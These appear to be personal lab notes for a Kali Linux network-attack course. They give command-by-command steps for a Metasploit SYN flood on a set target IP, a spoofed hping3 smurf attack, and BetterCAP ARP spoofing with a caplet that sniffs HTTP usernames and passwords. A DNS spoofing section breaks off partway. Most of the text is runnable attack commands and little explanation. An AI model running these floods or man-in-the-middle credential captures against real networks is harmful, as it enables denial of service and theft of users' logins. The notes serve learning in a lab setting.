
**: Kali :**

**: Metasploit :**

**root@kali# msfconsole**




**Msf6 > search synflood *(It will show path)***

**Msf6> use \_\_\_\_path\_\_\_\_**


**Msf6>show options**

**Whats yes is mandotry to setup**




**Msf6> set RHOST 192.168.80.1**

**Msf6> exploit**



**Open wireshark and check :**

**tcp.port == 80**

****


**\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*-\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\***

**Smurf attack :**

**A master through slave will attack on victim and and reply froom victim will also be directed to slave itself , it’s a example of DDOS attack , its is different from zombie as in zombie we have control over machine here we don’t .**

**The difference between smurf and DRDOS is that in DRDOS the attack or packet is amplified wherelse here it is not .**

**Hping3 --icmp -c 1 --spoof slave ip victim ip /broadcast**

****

**\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*-\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\***

**Poisoning attack :**

**BetterCAP is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in realtime, sniff for credentials .**

**ARP spoofing :**

**Attacker will poison the victim memory , we will tell the victim that attacker Is the gateway hence data from victim will go through attacker , example of MIMT**

**Victim : 128**


**Attacker : 143**

**Gateway 192.168.80.2**

**$sudo apt-get install ca-certificates libnetfilter-queue-dev libpcap-dev unzip wget**

**$wget http://192.168.1.251/sw/va\_pt/Spoofing/bettercap\_linux\_amd64\_v2.28.zip**

**$unzip bettercap\_linux\_amd64\_v2.28.zip**



**$./bettercap --version**

***.cap -> caplet file : it’s a file which consists of command and will be executed similar to bash***

**$sudo nano spoof.cap**

**net.probe on**


**set arp.spoof.fullduplex true**

**set arp.spoof.targets ip**


**arp.spoof on**

**set net.sniff.local true**


**net.sniff on**



**$sudo ./bettercap -iface ens33 -caplet spoof.cap**



**Open Windows access any page with HTTP and insert unam and pwd it shall be visible here.**



**\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*-\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\***

**DNS Spoofing :**

**net.probe on**

**set arp.spoof.fullduplex true**

**set arp.spoof.targets ip**

**arp.spoof on**

